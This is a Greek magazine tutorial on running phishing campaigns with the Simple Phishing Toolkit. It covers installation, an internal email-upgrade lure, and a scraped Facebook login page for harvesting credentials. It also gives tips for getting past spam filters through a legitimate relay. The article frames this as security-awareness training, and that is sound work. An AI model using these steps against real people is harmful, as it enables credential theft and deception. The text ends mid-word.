
facebook.com/deltaHacker

Skills: Intermediate

Tags: phishing, LAMP, phishing campaigns

Ώρα για ποσάρεμα!

by 41i3n



Ξεχάστε όσα έχουμε πει μέχρι τώρα για κενά ασφαλείας, 0-days, κακόβουλο λογισμικό, ευπάθειες ή άλλες αδυναμίες συστημάτων. Αυτή τη φορά θα επιτεθούμε στον πιο αδύναμο κρίκο της αλυσίδας της δικτυακής ασφάλειας: τον ανθρώπινο παράγοντα. Σκοπός μας είναι η απόσπαση κρίσιμων πληροφοριών κάτω από τη μύτη των θυμάτων μας -- και παρά τη θέληση τους. Με άλλα λόγια, θα ασχοληθούμε με το λεγόμενο phishing. Επειδή βέβαια κάθε ανάλυσή μας γίνεται καθαρά από εγκυκλοπαιδική σκοπιά και με μόνο στόχο την απόκτηση γνώσης, το άρθρο θα έχει και μια ισχυρά εκπαιδευτική διάσταση. Αλλά μην ανησυχείτε, έχουμε λάβει μέτρα ώστε να μην είναι βαρετό. Ας μην καθυστερούμε, λοιπόν, κι ας ακολουθήσουμε την προτροπή του τίτλου...

Από τις πρώτες μέρες της επαφής μου με αυτό τον πλανήτη μου έκανε τρομερή εντύπωση πόσο ευκολόπιστοι μπορούν να είναι οι άνθρωποι. Δεν θα τους χαρακτήριζα αφελείς, αλλά ούτε και υποψιασμένους. Δέχονται και αποδέχονται ερεθίσματα με χαρακτηριστική ευκολία, αρκεί αυτά να ανήκουν σε έναν κύκλο εμπιστοσύνης. Οτιδήποτε δεν ανήκει στον κύκλο αντιμετωπίζεται συνήθως με καχυποψία. Αν όμως κάτι καταφέρει και παρεισφρήσει στον κύκλο, τότε γίνεται άμεσα οικείο και αποδεκτό.

Παραδείγματα υπάρχουν άπειρα από τους χώρους της πολιτικής, της εμπορικής προώθησης, της βιομηχανίας του θεάματος -- ακόμη κι από τον χώρο του αθλητισμού και του πολιτισμού. Πώς όμως ένα ερέθισμα εισβάλλει στον κύκλο εμπιστοσύνης σας; Η απάντηση κρύβεται στη λέξη «καμπάνια». Καμπάνιες διαφημιστικές, ενημερωτικές, βασισμένες στην ανάλυση της καθημερινότητας, που στόχο έχουν να σας αφυπνίσουν για όσα ως τώρα εσείς αγνοείτε αλλά είναι (υποτίθεται) αποδεκτά από τον κόσμο γύρω σας.

Κι εκεί που μάλλον έχετε αρχίσει ν' αναρωτιέστε τι σχέση έχουν όλα αυτά με τούτο το περιοδικό, αρκεί να αναλογιστείτε πόσο εύκολα μπορείτε να επηρεαστείτε από μια τέτοια προσπάθεια και να ενδώσετε, αποκαλύπτοντας ευαίσθητες πληροφορίες σε ένα κατά τα άλλα φιλικότατο περιβάλλον. Κι αν δεν το έχετε καταλάβει ως τώρα, αυτές ακριβώς τις τεχνικές χρησιμοποιούν οι απανταχού phishers για να κλέψουν πολύτιμα δεδομένα, όπως, π.χ., στοιχεία ταυτότητας, λογαριασμούς ηλεκτρονικού ταχυδρομείου, αριθμούς πιστωτικών καρτών και πολλά άλλα.

Εξοπλισμός ψαρέματος

Εδώ και λίγο καιρό είχε πέσει το μάτι μου[1] σε ένα εργαλείο που διαθέτει όλα τα απαραίτητα χαρακτηριστικά για επιτυχημένες επιθέσεις phishing, αλλά ταυτόχρονα έχει καθαρά εκπαιδευτικό χαρακτήρα. Προαιρετικά, στο τέλος της επίθεσης έχει τη δυνατότητα να ενημερώσει το θύμα ότι πιάστηκε στο αγκίστρι, καθώς και να παραθέσει τρόπους με τους οποίους μπορεί να αποφεύγει παρόμοιες επιθέσεις στο μέλλον. Ο λόγος γίνεται για το Simple Phishing Toolkit (`www.sptoolkit.com`) ή SPT για συντομία.

Το SPT αποτελεί ένα phishing framework που στηρίζεται στην ηλεκτρονική αλληλογραφία. Κυρίως απευθύνεται --χωρίς αυτό να είναι περιοριστικό-- σε διαχειριστές και επαγγελματίες της ασφάλειας πληροφοριών, οι οποίοι αναζητούν ένα εργαλείο για να εκπαιδεύσουν ακριβώς αυτούς τους αδύναμους κρίκους, μέσα σε μια επιχείρηση ή οργανισμό. Ουσιαστικά, μιλάμε για τους χρήστες οι οποίοι είναι πιθανό να εκθέσουν εταιρικά δεδομένα σε κίνδυνο *χωρίς* τη θέληση τους. Το SPT διαθέτει ένα αρθρωτό (modular) περιβάλλον εργασίας, ώστε να είναι ευέλικτο και επεκτάσιμο. Τα μέχρι τώρα (έκδοση 0.70) modules της εφαρμογής είναι τα ακόλουθα.

Targets. Εδώ ο διαχειριστής του SPT καταχωρεί τα υποψήφια θύματα με όσο το δυνατόν περισσότερα στοιχεία και τα οργανώνει σε ομάδες, αναλόγως της ευκολίας που «τσιμπάνε» ή της καμπάνιας που θα ξεκινήσει.

Templates. Έτοιμα πλήρως παραμετροποιήσιμα πρότυπα ηλεκτρονικών μηνυμάτων αλλά και ψεύτικων σελίδων login, με τη βοήθεια των οποίων ο διαχειριστής οργανώνει την επίθεση. Βεβαίως, υπάρχει δυνατότητα συγγραφής προτύπων από το μηδέν αλλά και αντιγραφής (scraping) ολόκληρων ιστοσελίδων από το web!

1. Σχήμα λόγου, καθώς οι εξωγήινοι δεν έχουν αυτό που εσείς ονομάζετε «μάτι», αλλά και να είχαν θα ήταν μάλλον παράδοξο να πέφτει :S

Education. Το ενημερωτικό κομμάτι της εφαρμογής, με έτοιμα εκπαιδευτικά πακέτα που χρησιμοποιούνται για να αφυπνίσουν τα θύματα πάνω σε θέματα phishing μετά το τέλος των επιθέσεων. Περιττό να πούμε πως τα πακέτα δεν είναι υποχρεωτικό να χρησιμοποιηθούν, καθώς κι ότι υπάρχει δυνατότητα συγγραφής και παραμετροποίησης ενός εκπαιδευτικού πακέτου από την αρχή.

Campaigns. Εδώ είναι η καρδιά της εφαρμογής, όπου ο διαχειριστής καθορίζει και ονομάζει μια phishing campaign συνδυάζοντας κάποιο από τα πρότυπα επιθέσεων κι εκπαίδευσης, με σκοπό την εφαρμογή τους σε κάποιο target group. Από το module αυτό ο διαχειριστής μπορεί να παρακολουθεί την εξέλιξη της καμπάνιας καθώς και να συλλέγει τις πληροφορίες που τα θύματα αποκαλύπτουν!


Users. Είναι απλά το module της εφαρμογής που εξυπηρετεί τη διαχείριση των χρηστών του SPT.

Η εφαρμογή διαθέτει κι ένα dashboard, από το οποίο ο διαχειριστής μπορεί να δει στατιστικές αναλύσεις για τα phishing campaigns, με τη βοήθεια πινάκων και διαγραμμάτων. Είμαστε βέβαιοι ότι αφού πρώτα παίξετε με το SPT θα συμφωνήσετε πως το phishing αποτελεί μέγιστο εφιάλτη για την ασφάλεια της πληροφορίας. Συνεχίστε το διάβασμα...

Η εγκατάσταση

Το SPT είναι μια εφαρμογή web και για τη λειτουργία της απαιτεί περιβάλλον LAMP (Linux, Apache, MySQL, PHP), σαν αυτό που έχουμε εγκαταστήσει και για τις περιπέτειες μας σε προηγούμενα τεύχη. Η εγκατάστασή του είναι σχετικά απλή και σε κάθε περίπτωση υπάρχει αναλυτικός οδηγός

Εικόνα 1
Το βασικό περιβάλλον εργασίας του Simple Phishing Toolkit, όπου έχουμε πρόσβαση σε όλα τα διαθέσιμα modules.



στο site της εφαρμογής (www.sptoolkit.com/documentation/101installing-spt). Ας δούμε, συνοπτικά, τη διαδικασία...

Από ένα τερματικό δημιουργούμε μια κενή βάση δεδομένων στη MySQL, έστω την sptdb, καθώς κι έναν χρήστη με δικαιώματα διαχειριστή, έστω τον sptadmin:

```
mysql> CREATE DATABASE sptdb;
Query OK, 1 row affected (0.05 sec)
mysql> USE sptdb;
Database changed
mysql> GRANT ALL PRIVILEGES ON sptdb.* TO "sptadmin"@"localhost"
IDENTIFIED BY "cut3p4ss";
Query OK, 0 rows affected (0.10 sec)
mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.11 sec)
```

Εγκαθιστούμε το απαραίτητο πακέτο php5-curl, αναλόγως τη διανομή μας. Για Ubuntu based διανομές δίνουμε, απλά:

```
alf@nostromo ~ $ sudo apt-get install php5-curl
```

Επανεκινούμε τον Apache, ώστε να συμπεριλάβει το php5-curl module:

```
alf@nostromo ~ $ sudo /etc/init.d/apache2 restart
```

Κατεβάζουμε το αρχείο sptoolkit_0.70.zip από το site του SPT. Αποσυμπιέζουμε τον φάκελο spt μέσα στον στο /var/www (ή όποιο άλλο folder έχουμε δηλωμένο ως root folder στον Apache). Στη συνέχεια ορίζουμε κατάλληλα το owners group αλλά και τα permissions του φακέλου:

```
alf@nostromo ~ $ sudo chgrp -R www-data /var/www/spt
alf@nostromo ~ $ sudo chmod -R 775 /var/www/spt
```

Τέλος, στον browser της αρεσκείας μας (για την ώρα υποστηρίζονται μόνο Firefox και Chrome) πληκτρολογούμε μια διεύθυνση της μορφής http://ipaddress/spt/install.php, όπου ipaddress είναι η διεύθυνση IP του Linux box με τον Apache, ώστε να ξεκινήσει ο wizard της εγκατάστασης.

Μετά τους ελέγχους και τις σχετικές πληροφορίες που πρέπει να συμπληρώσουμε, εμφανίζεται ένα μήνυμα επιτυχούς εγκατάστασης και μας καλωσορίζει η login screen της εφαρμογής. Μόλις εισάγουμε το σωστό username και password βρισκόμαστε μπροστά στην κυρίως οθόνη. Καλό θα είναι πριν ξεκινήσουμε να ρίξουμε μια ματιά στο documentation που βρίσκεται στο site του SPT, ώστε να εξοικειωθούμε τόσο με το περιβάλλον όσο και με τα εικονίδια που αντιπροσωπεύουν τις επιλογές μας.

Δόλωμα #1


Θα προσπαθήσουμε, μέσα σε έναν οργανισμό που είμαστε διαχειριστές, να ανακαλύψουμε τους αδύναμους κρίκους της αλυσίδας εμπιστοσύνης, αποστέλλοντας ένα μήνυμα ηλεκτρονικής αλληλογραφίας σε όλους τους υπαλλήλους. Προφασιζόμενοι κάποιες αναβαθμίσεις στην υποδομή, καλούμε τους αποδέκτες να ακολουθήσουν ένα σύνδεσμο (link) ώστε να ολοκληρωθεί η διαδικασία, κερδίζοντας μάλιστα κι ένα σεβαστό όγκο δεδομένων στην ηλεκτρονική τους θυρίδα.

Για το λόγο αυτό, από το templates module αντιγράφουμε το σχετικό πρότυπο (QST07) σε νέο και το μεταφράζουμε στα Ελληνικά, προσθέτοντας ό,τι χαρακτηριστικό θα το έκανε κατά τη γνώμη μας πιο πειστικό (μορφοποίηση HTML, προσθήκη logo κ.ο.κ.). Για τη βοήθειά μας το SPT παρέχει κάποιες παραμέτρους που μπορούμε να χρησιμοποιήσουμε στον τίτλο και το σώμα του κειμένου. Αυτές είναι οι @fname (first name), @lname (last name), @url (η ψεύτικη διεύθυνση που καλείται το θύμα να επισκευθεί) και @link (απλό link της fake διεύθυνσης).

Στη συνέχεια δημιουργούμε, στο targets module, ένα γκρουπ στόχων στο οποίο θέλουμε να δοκιμάσουμε την επίθεση. Προσθέτουμε τους στόχους είτε έναν τη φορά είτε με τη διαδικασία του import, από αρχείο CSV. Εκτός από τα προεπιλεγμένα πεδία first name, last name, email και group, μπορούμε να προσθέσουμε τα δικά μας πεδία (metrics) όπως θέση, τομέας κ.ο.κ. Φυσικά, έχουμε τη δυνατότητα να διαχειριστούμε απόλυτα τις εγγραφές μας, διορθώνοντας ή διαγράφοντας στοιχεία ή ακόμη κι όλο το γκρουπ. Προαιρετικά, επιλέγουμε ή διαμορφώνουμε ένα από τα έτοιμα εκπαιδευτικά πακέτα του education module που θα συνοδέψει την επίθεση, ώστε ο στόχος να ενημερωθεί για τους κινδύνους του phishing καθώς και τους τρόπους που μπορεί να το αποφεύγει.

Ερχόμαστε πλέον στο campaigns module, όπου θα συνδυάσουμε όλα τα παραπάνω σε μια νέα καμπάνια. Επιλέγουμε την προσθήκη νέας καμπάνιας από το αντίστοιχο εικονίδιο και βρισκόμαστε μπροστά στις επιλογές μας για την καμπάνια αυτή. Κατ' αρχάς δίνουμε ένα όνομα καθώς και την τοποθεσία του SPT server. Στη συνέχεια διαλέγουμε το επιθυμητό target group, μαρκάροντάς το στη λίστα. Από ένα απλό drop down list επιλέγουμε το phishing template που δημιουργήσαμε προηγουμένως, και μένουν κάποιες προαιρετικές επιλογές. Αυτές έχουν να κάνουν με την επιλογή του εκπαιδευτικού πακέτου που θα χρησιμοποιηθεί, με τη στιγμή που θα

Εικόνα 2
Το δόλωμα έπεσε. Θα τσιμπήσει το ψάρι;



ενεργοποιηθεί (με κάποιο SMTP relay host διαχειριζόμενο από εμάς), με το χρονικό κενό ανάμεσα στην αποστολή email (σε περίπτωση που το target group αριθμεί εκατοντάδες ή χιλιάδες αποδέκτες), καθώς και με τη χρήση κάποιας υπηρεσίας URL shortening για τα fake links.

Εδώ οφείλουμε ν' ανοίξουμε μια μικρή παρένθεση, ώστε να γίνει αντιληπτή η χρησιμότητα του SMTP relay host. Από προεπιλογή και στην περίπτωση που δεν δηλώσουμε SMTP relay host, το SPT δοκιμάζει ερωτήματα DNS τύπου MX (mail exchange) για *κάθε* στόχο μέσα στο target group, βασιζόμενο στο domain που περιγράφεται στο email του στόχου. Ας θυμηθούμε όμως το γεγονός ότι στην περίπτωση μας το target group είναι υπάλληλοι *ενός* οργανισμού, οπότε κατά πάσα πιθανότητα εξυπηρετούνται από τον ίδιο mail server. Αν άραγε είχαμε πρόσβαση στον συγκεκριμένο server, τι θα μπορούσαμε να κερδίσουμε; Στην περίπτωση που το SPT έχει στηθεί εντός του οργανισμού, τότε αν μη τι άλλο κερδίζουμε σε ταχύτητα. Επίσης θα μπορούσαμε να ξεγελάσουμε ευκολότερα τα όποια φίλτρα SPAM, καθώς θα βλέπουν μια καθ' όλα νόμιμη ηλεκτρονική αλληλογραφία.

Έχουμε όμως πρόσβαση στον εν λόγω mail server; Μα, και βέβαια έχουμε, εφόσον είμαστε εμείς οι διαχειριστές (ή συνεργαζόμαστε με εκείνους που έχουν και διενεργούμε την επίθεση για χάρη τους). Θα πρέπει όμως να είμαστε προσεκτικοί με τα relay permissions που πρέπει να επιτρέψουμε στον mail server, καθώς η ανεξέλεγκτη πρόσβαση αποτελεί από μόνη της ένα τεράστιο κενό ασφαλείας. Έτσι, δίνοντας στο SPT την IP διεύθυνση του SMTP relay host, τη θύρα (συνήθως η 25), username και password (σε περίπτωση authenticated relaying), έχουμε όλα τα παραπάνω οφέλη κι εξυπηρετούμε την πορεία του phishing campaign μας καλύτερα.

Ας επιστρέψουμε όμως στο περιβάλλον διαχείρισης του SPT, όπου πλέον στο campaign module μπορούμε να δούμε και πώς εξελίσσεται η καμπάνια μας, πόσα emails έχουν παραδοθεί, πόσα hits έχουμε κ.ο.κ. Το μόνο που μας απομένει, πλέον, είναι να χαλαρώσουμε... Στον υπολογιστή ενός θύματος, σύντομα θα φτάσει στα εισερχόμενα email του ένα μήνυμα που θα ενημερώνει για την επικείμενη αλλαγή στην υποδομή της ηλεκτρονικής αλληλογραφίας. Θα προτρέπει επίσης να ακολουθηθεί ένα link, για την ολοκλήρωση της διαδικασίας. Ανάλογα του πόσο καλοστημένη είναι η καμπάνια και πόσο ανυποψίαστος μπορεί να είναι ο αποδέκτης, μόλις ακολουθήσει το σύνδεσμο θα οδηγηθεί στην ενημερωτική σελίδα που έχουμε επιλέξει, ώστε να ενημερωθεί για τους κινδύνους του phishing καθώς και για τους τρόπους αποφυγής του. Αυτόματα τότε, το campaign module του SPT ενημερώνεται για το γεγονός και καταγράφει τη χρονική στιγμή, καθώς και πολλά άλλα δεδομένα (όπως, π.χ., browser version).

Δόλωμα #2

Δεύτερο σενάριο δοκιμής του SPT είναι να οδηγήσουμε ανυποψίαστους στόχους σε μια ψεύτικη ιστοσελίδα, παρόμοια με αυτή κάποιας γνωστής υπηρεσίας, όπου και θα κληθούν να κάνουν login δίνοντας τα username και password τους που, φυσικά, εμείς θα καταγράψουμε. Για το σκοπό αυτό αρχικά θα αντιγράψουμε (scrape) τη login page του Facebook. Στη συνέχεια, με ένα ηλεκτρονικό μήνυμα και προφασιζόμενοι μια απίστευτη ευκαιρία, θα οδηγήσουμε τους στόχους μας να τσιμπήσουν το δόλωμα στο αγκίστρι μας.

Ξεκινάμε λοιπόν από το template module και με την επιλογή του εικονιδίου Scrape, ώστε να αντιγράψουμε τη login page του facebook. Στο πάνω μέρος ονοματίζουμε το template μας, δίνουμε μια σύντομη περιγραφή



Εικόνα 3
Με λύπη σας πληροφορούμε ότι έχετε πέσει θύμα phishing...


κι επιλέγουμε το URL που θέλουμε ν' αντιγράψουμε. Στο κάτω μέρος συντάσσουμε το μήνυμα ηλεκτρονικής αλληλογραφίας όπως ακριβώς θέλουμε να το λάβει ο στόχος μας, περιγράφοντας την απίστευτης αξίας προσφορά που δεν θα έπρεπε να χάσει, εφόσον το μόνο που έχει να κάνει είναι ένα απλό login ακολουθώντας τον σύνδεσμο του email. Δεν θα πρέπει να ξεχάσουμε τις μεταβλητές που περιγράψαμε στο προηγούμενο σενάριο, οι οποίες θα κάνουν το μήνυμα πειστικό και λειτουργικό.

Έχοντας έτοιμο το νέο μας template, ακολουθούμε τα ίδια βήματα με το προηγούμενο σενάριο. Δημιουργούμε ένα target group για την καμπάνια μας προσθέτοντας πληροφορίες και κυρίως τις ηλεκτρονικές διευθύνσεις για τους νέους μας στόχους. Επιλέγουμε και διευθύνσεις εκτός οργανισμού, ώστε να δοκιμάσουμε τις δυνατότητες του SPT και σε αυτόν το τομέα. Επίσης, διαλέγουμε πάλι ένα από τα έτοιμα εκπαιδευτικά πακέτα που θα συνοδέψει τη καμπάνια μας και θα ενημερώσει τα ανυποψίαστα

θύματα για τα τεκταινόμενα, μετά όμως την εισαγωγή του username και password στην ψεύτικη φόρμα που θα τους παρουσιαστεί.

Κι εδώ επιβάλλεται μια μικρή παρένθεση, πριν υλοποιήσουμε το phishing campaign, ώστε να συνυπολογίσουμε κάποιες παραμέτρους. Εφόσον θέλουμε η καμπάνια μας να απευθύνεται και σε ανθρώπους εκτός οργανισμού, θα πρέπει και η ψεύτικη ιστοσελίδα μας να είναι προσβάσιμη εκτός οργανισμού. Αυτό σημαίνει πως πρέπει να παραμετροποιήσουμε την εγκατάσταση του SPT, κάνοντάς το ένα Internet facing web application. Οι απαιτούμενες αλλαγές περιλαμβάνουν τροποποίηση των ρυθμίσεων στα εμπλεκόμενα routers/firewalls, ώστε να επιτρέπουν την πρόσβαση από το Internet, τροποποίηση των ρυθμίσεων του Apache server, ώστε να δέχεται συνδέσεις από το Internet, υπηρεσίες static DNS, ώστε να είναι γνωστός ο host στο Internet, καθώς και τροποποίηση των links μέσα στο μήνυμα, ώστε να δείχνουν σε σωστές διευθύνσεις. Σε κάθε περίπτωση, όλα αυτά ξεφεύγουν από τον σκοπό του άρθρου... Στο web όμως, όπως επίσης και στο forum του SPT, θα μπορέσουμε να βρούμε άκρη σε περίπτωση που κολλήσουμε.

Ένα άλλο σημείο που πρέπει να σταθούμε είναι το γεγονός πως οι mail servers που θα κληθούν να διαχειριστούν το email μας και να το παραδώσουν στους αποδέκτες, δεν είναι και τόσο ανεκτικοί σε μηνύματα που έρχονται από το πουθενά και μεταμφιέζουν τους αποστολείς. Στις περισσότερες των περιπτώσεων δεν επιτρέπονται SMTP connections χωρίς authentication, από hosts που δεν προβάλλουν σωστό reverse DNS. Ακόμη κι αν επιτραπεί κάτι σχετικό, κατά πάσα πιθανότητα το μήνυμα θα απορριφθεί από τα SPAM φίλτρα που χρησιμοποιεί ο εκάστοτε server. Για το λόγο αυτό, θα έχουμε περισσότερη επιτυχία αν την επικοινωνία αναλάβει ένας νόμιμος host, στον οποίο έχουμε relaying permissions. Ας μην ξεχνάμε άλλωστε πως το ίδιο συμβαίνει και στην περίπτωση ενός αληθι-



